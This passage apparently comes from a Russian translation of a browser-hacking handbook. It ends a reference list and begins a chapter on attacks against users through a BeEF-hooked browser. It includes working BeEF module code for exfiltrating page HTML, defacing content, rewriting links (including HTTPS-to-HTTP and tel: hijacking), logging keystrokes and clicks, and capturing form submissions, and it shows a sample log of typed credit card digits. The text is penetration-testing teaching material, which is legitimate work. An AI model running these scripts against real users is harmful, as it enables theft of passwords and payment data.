[26] [назад] Stefano Di Paola and Giorgio Fedon. (2006). *Subverting Ajax*. Получено 11 мая 2013 года с events.ccc.de.
[27] [назад] Ferruh Mavituna. (2007). *XSS Tunneling*. Получено 11 мая 2013 года с labs.portcullis.co.uk.
[28] [назад] Krzysztof Kotowicz. (2009). *New Facebook clickjacking attack in the wild*. Получено 11 мая 2013 года с blog.kotowicz.net.
[29] [назад] Jesse Ruderman. (2002). *IFrame content background defaults to transparent*. Получено 11 мая 2013 года с bugzilla.mozilla.org.
[30] [назад] Robert Hansen and Jeremiah Grossman. (2008). *Clickjacking*. Получено 11 мая 2013 года с sectheory.com.
[31] [назад] Rich Lundeen. (2012). *BeEF Clickjacking Module and using the REST API to Automate Attacks*. Получено 11 мая 2013 года с websters prodigy.net.
[32] [назад] Giorgio Maone. (2010). *What is ClearClick and how does it protect me from Clickjacking?* Получено 11 мая 2013 года с noscript.net.
[33] [назад] Marcus Niemietz. (2012). *Cursorjacking*. Получено 11 мая 2013 года с mniemietz.de.
[34] [назад] Krzysztof Kotowicz. (2012). *Cursorjacking Again*. Получено 11 мая 2013 года с blog.kotowicz.net.
[35] [назад] Sebastian Lekies, Mario Heiderich, Dennis Appelt, Thorsten Holz and Martin Johns. (2012). *On the fragility and limitations of current Browser-provided Clickjacking protection schemes*. Получено 11 мая 2013 года с nds.rub.de.
[36] [назад] Krzysztof Kotowicz. (2011). *Filejacking: How to make a file server from your browser*. Получено 11 мая 2013 года с blog.kotowicz.net.
[37] [назад] Michal Zalewski. (2010). *Drag-and-drop may be used to steal content across domains*. Получено 11 мая 2013 года с bugzilla.mozilla.org.
[38] [назад] Krzysztof Kotowicz. (2011). *Cross domain content extraction with fake captcha*. Получено 11 мая 2013 года с blog.kotowicz.net.
[39] [назад] Zeljka Zorz. (2011). *Facebook spammers trick users into sharing anti-CSRF tokens*. Получено 11 мая 2013 года с net-security.org.
[40] [назад] Luca De Fulgentis. (2012). *UI Redressing Mayhem: Firefox 0day and the Leakedin Affair*. Получено 11 мая 2013 года с blog.nibblesec.org.
[41] [назад] Andrew Clover. (2002). *CSS visited pages disclosure*. Получено 11 мая 2013 года с seclists.org.
[42] [назад] Jeremiah Grossman. (2007). *CSS History Hack*. Получено 11 мая 2013 года с ha.ckers.org.
[43] [назад] David Baron. (2002). *Bug 14777 - :visited support allows queries into global history*. Получено 11 мая 2013 года с bugzilla.mozilla.org.
[44] [назад] Edward W. Felten and Michael A. Schneider. (2012). *Timing Attacks on Web Privacy*. Получено 11 мая 2013 года с selfsecurity.org.
[45] [назад] Michal Zalewski. (2012). *Rapid history extraction through non-destructive cache timing*. Получено 11 мая 2013 года с lcamtuf.coredump.cx.
[46] [назад] Mansour Behabadi. (2012). *visipisi*. Получено 11 мая 2013 года с oxplot.github.com.

[47] [назад] Roberto Suggi Liverani. (2012). *Maxthon - Cross Context Scripting (XCS) - about:history - Remote Code Execution*. Получено 11 мая 2013 года с blog.malerisch.net.

Глава 5. Атаки на пользователей

Людей часто называют самым слабым звеном информационной безопасности. Существует множество предположений о причинах. Дело в присущем нам желании «помочь»? Возможно, в нашей неопытности, особенно на стремительно меняющихся рубежах связи и технологий? Или просто в нашем, зачастую неоправданном, доверии друг к другу?

В этой главе внимание сосредоточено на атаках против пользователя, сидящего перед клавиатурой. Некоторые из рассмотренных атак развивают тактику социальной инженерии, похожую на методы зацепления браузера из предыдущих глав. Другие эксплуатируют функции браузера и его ошибочное доверие к коду из нескольких источников.

Подмена содержимого

Один из самых простых и часто упускаемых способов обманом заставить пользователя совершить нежелательное действие - всего лишь переписать содержимое текущей зацепленной страницы. Если вы способны выполнять JavaScript внутри источника, ничто не мешает получать фрагменты текущего документа или вставлять произвольное содержимое. Так можно создать очень тонкие и эффективные способы заставить пользователя действовать от вашего имени.

Методы изменения отдельных фрагментов DOM необходимы для большинства последующих атак. Более того, ряд таких способов уже обсуждался в предыдущих главах о получении и удержании контроля над браузером.

Итак, с чего начать? Чтобы понять, что переписывать, сначала нужно узнать, что находится в текущем документе. Пока зацепка работает в контексте документа, достаточно получить значение элемента `document.body`. Если в текущем документе есть тег `<body>`, это будет всё содержимое внутри него.

Свойство `innerHTML` любого элемента HTML можно запросить, чтобы получить синтаксис самого элемента и всех его дочерних элементов. Именно это делает модуль BeEF «Get Page HTML»:

```
try {
  var html_head = document.head.innerHTML.toString();
} catch (e) {
  var html_head = "Error: document has no head";
}
try {
  var html_body = document.body.innerHTML.toString();
} catch (e) {
  var html_body = "Error: document has no body";
}
beef.net.send("<%= @command_url %>", <%= @command_id %>,
  'head='+html_head+'&body='+html_body);
```

Переменные `html_head` и `html_body` заполняются HTML-содержимым заголовка и тела документа. Метод `toString()` явно преобразует их в строки, после чего `beef.net.send()` отправляет результаты обратно серверу BeEF.

КАК РАБОТАЕТ NET.SEND В BEEF

Удержание контроля подробно рассматривалось в главе 3, однако под капотом BeEF скрывается много интересного кода, упрощающего отправку данных из командных модулей обратно в платформу. Метод `beef.net.send()` - прекрасный пример.

Чтобы предоставить командным модулям надёжный способ отправки данных серверу BeEF, были созданы метод `beef.net.send()` и связанный обработчик данных на стороне сервера.

В предыдущем вызове `beef.net.send()` можно увидеть три параметра: `@command_url`, `@command_id`, а затем строковое значение, в данном случае `'head='+html_head+'&body='+html_body`. Когда BeEF обрабатывает командный модуль непосредственно перед отправкой браузеру жертвы, поля `@command_url` и `@command_id` заменяются ссылкой на URL текущей команды и её уникальным идентификатором. Когда `beef.net.send()` возвращает эти значения, сервер BeEF способен определить, какому уникальному командному модулю предназначен ответ. Это позволяет атакующему одновременно отправлять несколько командных модулей и синхронизировать ответы с соответствующими запросами.

Код выполняется в следующем порядке:

1. Метод `beef.net.send()` добавляет произвольные данные командных модулей или других библиотек BeEF в массив JavaScript.
2. Опросчик BeEF выполняет метод `beef.net.flush()`, который:

• преобразует объекты массива в нотацию JSON;[1]
• кодирует переменную JSON в Base64;
• разбивает данные Base64 на фрагменты определённой длины;
• потоково возвращает пакеты серверу BeEF посредством различных асинхронных запросов GET со связанными идентификаторами последовательности.

3. Сервер BeEF собирает все ответы, восстанавливает исходные данные и вновь объединяет фрагменты.

Весь код `beef.net.send` доступен на https://browserhacker.com и на сайте Wiley `www.wiley.com/go/browserhackershandbook`.

Предположим, тело зацепленной страницы содержит следующее:

```
<div id="header">Это заголовок моей страницы</div>
<div id="content">Здесь находится большая часть содержимого моей страницы.
  И на этой странице много интересного содержимого</div>
```

Элемент `header` можно изменить, не затрагивая остальное содержимое, выполнив следующий JavaScript:

```
document.getElementById('header').innerHTML = "Evil Defaced Header";
```

jQuery упрощает задачу благодаря мощности селекторов. Чтобы выполнить ту же подмену с помощью jQuery, предоставляемого BeEF, достаточно выполнить:

```
$j('#header').html('Evil Defaced Header');
```

BeEF содержит простой модуль для подмены стандартных элементов зацепленной страницы, а именно тела HTML, заголовка и значка. Модуль «Replace Content (Deface)» без предосторожностей перезаписывает существующее содержимое. Будьте осторожны при его выполнении, поскольку действие будет совершенно очевидно цели. Модуль выполняет следующие три функции:

```
document.body.innerHTML = "<%= @deface_content %>";
document.title = "<%= @deface_title %>";
beef.browser.changeFavicon("<%= @deface_favicon %>");
```

Первая функция заменяет HTML-содержимое элемента `document.body` динамическим содержимым пользователя, переданным через переменную `@deface_content`. Помните, что элементы `<script>`, добавленные через `@deface_content`, не обрабатываются автоматически и не переносятся в заголовок документа. Для настройки времени выполнения сценария можно применить `defer`[2] или похожие атрибуты.

Для динамической привязки, заменяющей фактическое значение до отправки модуля зацепленному браузеру, используется библиотека Ruby Erubis. Вторая функция делает то же самое, но переписывает атрибут `document.title`. Наконец, значок страницы обновляется методом BeEF `changeFavicon()`. Он изменяет элемент `document.head`, удаляя все существующие элементы значков и вставляя новый. Например:

```
<link id="dynamic-favicon" rel="shortcut icon"
href="http://browserhacker.com/favicon.ico">
```

Если грубый характер такой подмены недостаточно скрытен, лучше подойдёт модуль «Replace Component (Deface)». Вместо замены всего `document.body` он позволяет детально выбрать и заменить элементы DOM. Код модуля похож на предыдущий пример jQuery, переписывающий определённый элемент:

```
var result = $j('<%= @deface_selector %>').each(function() {
    $j(this).html('<%= @deface_content %>');
  }).length;
beef.net.send("<%= @command_url %>", <%= @command_id %>,
  "result=Defaced " + result +" elements");
```

Благодаря селекторам jQuery[3] одна команда может заменить один элемент DOM или целую коллекцию. Предыдущий код получает переменную `@deface_selector`, перебирает выбранные элементы и заменяет их внутреннее HTML-содержимое значением `@deface_content`. Наконец, число изменённых элементов возвращается серверу BeEF.

Помимо этих способов подмены содержимого, BeEF содержит несколько других модулей, автоматизирующих переписывание содержимого DOM:

• **Replace HREFs** - подобно модулю «Replace Component», перебирает элементы ссылок и заменяет атрибут `HREF`.
• **Replace HREFs (Click Events)** - похож на модуль «Replace HREFs», но переписывает только обработку события `onClick`, а не сам `HREF`. Это напоминает методы «человек в браузере» из соответствующего раздела главы 3. Если элемент `<a>` уже содержит атрибут `onClick`, метод просто переопределит существующее содержимое. В зависимости от задачи, возможно, стоит изменить это стандартное поведение, чтобы поддержать несколько действий, запускаемых одним `onClick`.
• **Replace HREFs (HTTPS)** - также похож на «Replace HREFs», но преобразует все ссылки на сайты `https://` в эквиваленты `http://`. Модуль работает в русле концепций sslstrip, представленных в разделе главы 2 о подмене ARP.
• **Replace HREFs (TEL)** - заменяет все ссылки `tel://` новым указанным вами номером телефона. Это особенно полезно против браузеров мобильных телефонов, поскольку может позволить перехватывать конфиденциальные телефонные звонки.
• **Replace Videos** - заменяет все элементы `<embed>` встроенным видео YouTube.

Рассмотренные здесь методы - не единственные способы подмены содержимого. Получив управление JavaScript в контексте зацепленного сайта, вы вольны сколько угодно вмешиваться в DOM.

Перехват пользовательского ввода

Изменение содержимого страницы помогает обманом склонить пользователя к нежелательному действию, но иногда для получения конфиденциальных сведений менять отображение браузера вообще не требуется. Помимо вывода визуальных объектов на странице, DOM используется для настройки и выполнения функций обработки событий. Веб-разработчики применяют эти возможности, чтобы присоединять пользовательские функции, например к событиям загрузки, щелчка и наведения мыши.

Типы событий делятся на несколько категорий, таких как события фокуса, мыши и клавиатуры. В следующих разделах рассматриваются разные события и способы присоединения к ним функций. Из-за иерархической природы DOM события часто проходят вниз и вверх по элементам. Это называется потоком событий и играет важную роль в том, как одно событие может запускать несколько функций обработки.

К концу раздела вы познакомитесь с присоединением пользовательских функций ко многим процедурам браузера. Многие из них можно использовать для наблюдения за нажатиями клавиш, движениями мыши или активностью окна.

ПОТОК СОБЫТИЙ

W3C определяет два потока событий: перехват и всплытие. В обоих случаях у каждого события есть определённая цель, причём выполнение событий цели должно гарантироваться. События проходят вниз по DOM от элемента документа верхнего уровня до самой цели.

Любые функции обработки между элементом верхнего уровня и целевым элементом также могут перехватить событие и выполнить свои процедуры, если соответствуют его типу, например `click` или `keypress`. После выполнения событий цели процедуры обработки проходят обратно вверх, то есть всплывают, по тому же пути DOM, также выполняя обработчики.

Зачем нужны и перехват, и всплытие событий? Изначально производители браузеров реализовали разные методы: например, Netscape хотел перехватывать события при движении вниз по дереву, а Microsoft - при всплытии вверх. Спецификация не предписывает ни один из способов, поэтому часто мы имеем сочетание обоих. Это ещё один пример странных, но существенных различий между браузерами.

Использование событий фокуса

Каждый раз, когда пользователь посещает сайт, его браузер взаимодействует с DOM отображаемой страницы. Даже если пользователь не щёлкает элементы HTML и не заполняет формы, браузер потенциально способен передавать атакующему ценные сведения. Например, если пользователь лишь щёлкнул где-нибудь на странице, а затем переключился с неё, браузер уже вызвал два разных события: `focus` и `blur`.

Развивая предыдущий пример, функцию можно присоединить к событию `focus`, выполнив следующий JavaScript:

```
window.addEventListener("focus", function(event) {
  alert("The window has been focused");
});
```

Internet Explorer версий 6-8 не поддерживал функцию `addEventListener()`, используя вместо неё `attachEvent()`.[4] Чтобы упростить управление обработкой событий, jQuery заключает эту функциональность в удобную функцию `on()`. Полученный код с реализацией jQuery в BeEF выглядит так:

```
$j(window).on("focus", function(event) {
  alert("The window has been focused");
});
```

jQuery идёт ещё дальше и предоставляет дополнительное упрощение в виде сокращённого метода `focus()`, уменьшая код до следующего:

```
$j(window).focus(function(event) {
  alert("The window has been focused");
});
```

Немного расширив код, можно также перехватывать события, когда пользователь снимает фокус с окна:

```
$j(window).focus(function(event) {
  alert("The window has been focused");
}).blur(function(event) {
  alert("The window has lost focus");
});
```

Поскольку методы jQuery часто возвращают сам объект jQuery, несколько функций можно объединить в цепочку, как показано здесь. Предыдущая команда одним выражением присоединяет функции к событиям `focus` и `blur` объекта `window`. Этот фрагмент очень похож на то, как BeEF запускает функцию ведения журнала, но вместо вызова `alert()` платформа отправляет события в журнал сервера BeEF с помощью уже рассмотренной функции `beef.net.send()`.

События `blur` и `focus` входят в число типов событий фокуса, описанных в рабочем проекте W3C DOM Level 3 Events.[5] Любой тип события фокуса можно присоединить к любому элементу DOM, но не к самому документу. Помимо `blur` и `focus`, W3C определяет следующие события, возникающие в указанном порядке:

• `focusin` - возникает до того, как цель фактически получает фокус;
• `focus` - возникает, когда цель уже получила фокус;
• `DOMFocusIn` - устаревшее событие DOM; вместо него рекомендуется применять `focus` и `focusin`;
• `focusout` - возникает на первоначальной цели после изменения фокуса;
• `blur` - возникает после потери фокуса;
• `DOMFocusOut` - устаревшее событие DOM; вместо него рекомендуется применять `blur` и `focusout`.

В целом браузеры вызывают больше событий при получении элементом фокуса, чем при его потере. Большинство функций обработки событий получает от вызывающего обработчика объект события, содержащий сведения об элементе в фокусе, а также элементах выше и ниже по потоку событий.

Для атакующего понимание и перехват событий фокуса очень полезны, поскольку показывают, смотрит ли цель в данный момент на определённое окно. Сведения о том, что цель, возможно, переключилась на другую вкладку или даже свернула весь браузер, могут пригодиться в более широкой стратегии атаки.

Использование событий клавиатуры

Если можно перехватывать события мыши и фокуса, логично, что доступно наблюдение и за другими ценными взаимодействиями, например нажатиями клавиш. Хороший пример клавиатурных сокращений в веб-приложении - Gmail. После включения этой функции[6] Gmail подключается к процедурам обработки событий клавиатуры и позволяет пользователю перемещаться по электронной почте и выполнять другие действия, не отрывая рук от клавиатуры.

Подобно событиям фокуса и мыши, события клавиатуры возникают в определённом порядке и выполняют разные действия:

• `keydown` - клавиша нажата;
• `keypress` - нажата клавиша, с которой связано символьное значение; например, Shift не создаёт событие `keypress`, но создаёт `keydown` и `keyup`;
• `keyup` - клавиша отпущена.

Присоединение пользовательских функций ко всем этим событиям потенциально позволяет атакующему наблюдать за любым произвольным вводом, независимо от того, заполняет ли пользователь поле формы.[7] Чтобы не допустить чрезмерной подробности журнала событий BeEF, было решено сообщать только о щелчках мышью и событиях клавиатуры `keypress`. Для перехвата BeEF сначала присоединяет к событию функцию следующим кодом. Параметр `e` содержит объект события со сведениями о нажатой клавише, её расположении, удерживалась ли она нажатой и так далее:

```
$j(document).keypress(
  function(e) { beef.logger.keypress(e); }
);
```

Функция `beef.logger.keypress()` определяет, изменился ли элемент, в котором пользователь печатает, например перешёл ли он из одного поля в другое. При смене элемента ранее введённые символы отправляются обратно в BeEF:

```
keypress: function(e) {
  if (this.target == null ||
       ($j(this.target).get(0) !== $j(e.target).get(0)))
  {
    beef.logger.push_stream();
    this.target = e.target;
  }
  this.stream.push({'char':
e.which,
                    'modifiers': {
                      'alt':e.altKey,
                      'ctrl':e.ctrlKey,
                      'shift':e.shiftKey}
                    }
                  );
}
```

Функция `beef.logger.push_stream()` объединяет все ожидающие нажатия клавиш из массива `stream`, после чего передаёт их в очередь событий BeEF. При каждом запросе опроса данные из этой очереди возвращаются в BeEF посредством описанной ранее логики `beef.net.send()`.

Чтобы учитывать разные раскладки клавиатуры, форматы, языки и другие интернациональные различия, DOM определяет значения клавиш через атрибуты данных события `key` и `char`. Они основаны на Unicode[8] и тем самым поддерживают интернационализацию. Значение `char` хранит печатное представление клавиши. Если у нажатой клавиши его нет, атрибут содержит пустую строку.

Значение `key`, как нетрудно догадаться, хранит значение клавиши. Если у нажатой клавиши непустое значение `char`, значения `key` и `char` совпадают. Если печатного представления нет, как у Alt, значение `key` определяется по заранее заданному набору. W3C документирует этот набор по адресу `http://www.w3.org/TR/DOM-Level-3-Events/#key-values-list`.

Та же спецификация W3C определяет[9] следующие правила выбора и задания значений клавиш:

• если функция нажатой клавиши состоит в создании печатного символа и в наборе значений клавиш есть допустимый символ:
• атрибут `key` должен быть строкой со значением клавиши;
• атрибут `char` должен быть строкой со значением символа;
• если допустимого символа в наборе значений клавиш нет:
• атрибут `key` должен быть строкой со значением символа;
• атрибут `char` должен быть строкой со значением символа;
• если нажатая клавиша является функциональной или клавишей-модификатором и в наборе есть допустимый символ:
• атрибут `key` должен быть строкой со значением клавиши;
• атрибут `char` должен быть пустой строкой;
• если допустимого символа в наборе нет, необходимо создать значение клавиши.

Большая часть спецификации сосредоточена на значениях `key` и `char`. Однако многие реализации всё ещё используют хуже документированные и ныне устаревшие атрибуты `keyCode` и `charCode`. В старой спецификации был также атрибут `which` - зависящий от реализации числовой идентификатор нажатой клавиши, обычно совпадающий с `keyCode`.

В предыдущем фрагменте можно заметить, что отправляемый атрибут символа использует переменную события `event.which`. jQuery переопределяет этот атрибут, предоставляя стандартизированный способ получить эквивалент нажатой клавиши в Unicode.

Реализация клавиатурных событий в разных браузерах довольно непоследовательна. Ян Вольтер (Jan Wolter) опубликовал исследование «JavaScript Madness: Keyboard Events».[10] Эти различия главным образом объясняются войнами браузеров.[11] Поэтому, например, `keyCode` изначально был доступен в Internet Explorer, а `which` - в других браузерах, таких как Firefox.

Независимо от различий в обработке этих событий браузерами, процедуры наблюдения за нажатиями клавиш - эффективное средство в арсенале атакующего. Перехват событий посредством JavaScript и их отправка обратно, вероятно, раскроют самые разные сведения. Если начать перехват в нужный момент, среди них могут оказаться конфиденциальные данные, например пароли пользователя или платёжные реквизиты.

Использование событий мыши и указателя

Другая группа событий DOM - типы событий мыши и указателя. Как и следует ожидать, они связаны с взаимодействием мыши или трекбола с DOM. События указателя[12] по существу те же, но создаются устройствами без мыши, такими как смартфоны и планшеты. Подобно отслеживанию фокуса элементов DOM, перехват этих событий позволяет атакующему эффективно наблюдать за всеми движениями и щелчками мыши внутри страницы, а при правильном применении - даже за её пределами.

Экранные, или виртуальные, клавиатуры иногда используются для противодействия регистрации нажатий, например при вводе пароля на сайте интернет-банка. Присоединив пользовательскую логику к событиям мыши, атакующий потенциально может отслеживать координаты x и y курсора при его движении и нажатии кнопок мыши. Это позволяет восстановить пароль, хотя к физической клавиатуре никто не прикасался.

Помимо наблюдения за событиями мыши, опубликован ряд других способов обхода защиты виртуальных клавиатур банков. Среди них создание снимков экрана и применение API Win32 для доступа к HTML-документу с виртуальной клавиатурой.[13]

Ниже приведён пример функции обработки, перехватывающей событие всякий раз, когда пользователь щёлкает где-нибудь в документе:

```
document.addEventListener("click",function(event) {
  alert("X: "+event.screenX+", Y: "+event.screenY);
});
```

Этот JavaScript добавляет к событию щелчка мыши функцию, показывающую диалог предупреждения с координатами x и y в пикселях, то есть положением указателя относительно экрана, на котором отображается документ. Помимо `screenX` и `screenY`, событие также передаёт переменные `clientX` и `clientY`. Они содержат координаты x и y положения указателя относительно видимой области отображения.

Область просмотра немного отличается от относительных пикселей экрана, поскольку её размер не меняется и она всегда представляет видимое окно внутри браузера. На рисунках 5-1, 5-2 и 5-3 показаны соответственно экранные, клиентские и страничные координаты.




Рисунок 5-1. Экранные координаты




Рисунок 5-2. Клиентские координаты

Перевод основных надписей на рисунках 5-1 и 5-2: **The Browser Exploitation Framework Project** - проект Browser Exploitation Framework; **Source Control / Bug Reporting / What is BeEF? / Hooked Browsers / Online Browsers / Offline Browsers** - управление исходным кодом / сообщения об ошибках / что такое BeEF? / зацепленные браузеры / подключённые браузеры / отключённые браузеры.




Рисунок 5-3. Страничные координаты

Перевод основных надписей совпадает с рисунками 5-1 и 5-2.

Применение jQuery, как в следующем фрагменте, предоставляет также переменные `pageX` и `pageY` - относительные координаты от начала тега `<HTML>`:

```
$j(document).click(function(event) {
  alert("X: "+event.pageX+", Y: "+event.pageY);
}
```

Помимо простого события `click`, к типам событий мыши относятся:

- `mousemove` - мышь движется над элементом;
- `mouseover` - мышь перемещается на границы элемента;
- `mouseenter` - похоже на `mouseover`, но событие не всплывает через родительские элементы;
- `mouseout` - мышь покидает границы элемента;
- `mouseleave` - похоже на `mouseout`, но событие не всплывает через родительские элементы;
- `mousedown` - кнопка мыши нажата над элементом;
- `mouseup` - кнопка мыши отпущена над элементом.

> **ЖУРНАЛИРОВАНИЕ СОБЫТИЙ В BEEF**
>
> По умолчанию BeEF автоматически записывает все типы событий, описанные в этой главе. На рисунке 5-4 показано, как в журнал попали многочисленные события клавиатуры и мыши.

5	**Event**	0.728s - [Blur] Browser window has lost focus.
7	**Event**	12.598s - [Focus] Browser window has regained focus.
8	**Event**	14.532s - [Mouse Click] x: 276 y:287 > div
9	**Event**	15.629s - [Mouse Click] x: 262 y:317 > button
10	**Event**	18.538s - [Mouse Click] x: 371 y:318 > button
11	**Event**	20.008s - [Mouse Click] x: 309 y:400 > input (yourname)
12	**Event**	21.932s - [User Typed] "Mic
13	**Event**	22.941s - [User Typed] "hele
14	**Event**	25.402s - [Mouse Click] x: 313 y:474 > input (creditcard)
15	**Event**	26.972s - [User Typed] "444
16	**Event**	27.994s - [User Typed] "45555
17	**Event**	29.004s - [User Typed] "6666
18	**Event**	30.012s - [User Typed] "777
19	**Event**	30.988s - [Mouse Click] x: 305 y:510 > div#hamper
20	**Event**	31.021s - [User Typed] "7
21	**Event**	32.232s - [Mouse Click] x: 274 y:576 > input (yourname)
22	**Event**	4.697s - [Blur] Browser window has lost focus.

Рисунок 5-4. События клавиатуры и мыши в журнале BeEF

> Перевод основных сообщений на рисунке: **Browser window has lost focus / regained focus** - окно браузера потеряло / снова получило фокус; **Mouse Click** - щелчок мышью; **User Typed** - пользователь ввёл.

Если DOM находится под вашим контролем, ничто не мешает перехватывать все типы событий мыши, что потенциально позволяет видеть и записывать точные перемещения курсора по сайту. DOM предоставляет также события колеса, поэтому можно отслеживать прокрутку страницы пользователем вверх и вниз. Технически объединение всех этих событий позволяет восстановить и наблюдать каждое действие пользователя на зацепленной странице.

Использование событий форм

Помимо присоединения функций обработки ко всем событиям нажатий клавиш, BeEF подключает пользовательскую логику и ко всем элементам `<form>`. Следующий код использует селектор элементов jQuery, чтобы присоединить функцию `beef.logger.submit()` ко всем формам текущего DOM:

```
$j('form').submit(
  function(e) { beef.logger.submit(e); }
);
```

Функция `beef.logger.submit()` перебирает отправляемую форму, перехватывает все поля ввода и их значения, включая скрытые поля, и возвращает их серверу BeEF:

```
/**
 * Функция submit срабатывает при каждой отправке формы
 */
submit: function(e) {
  try {
    var f = new beef.logger.e();
    var values = "";
    f.type = 'submit';
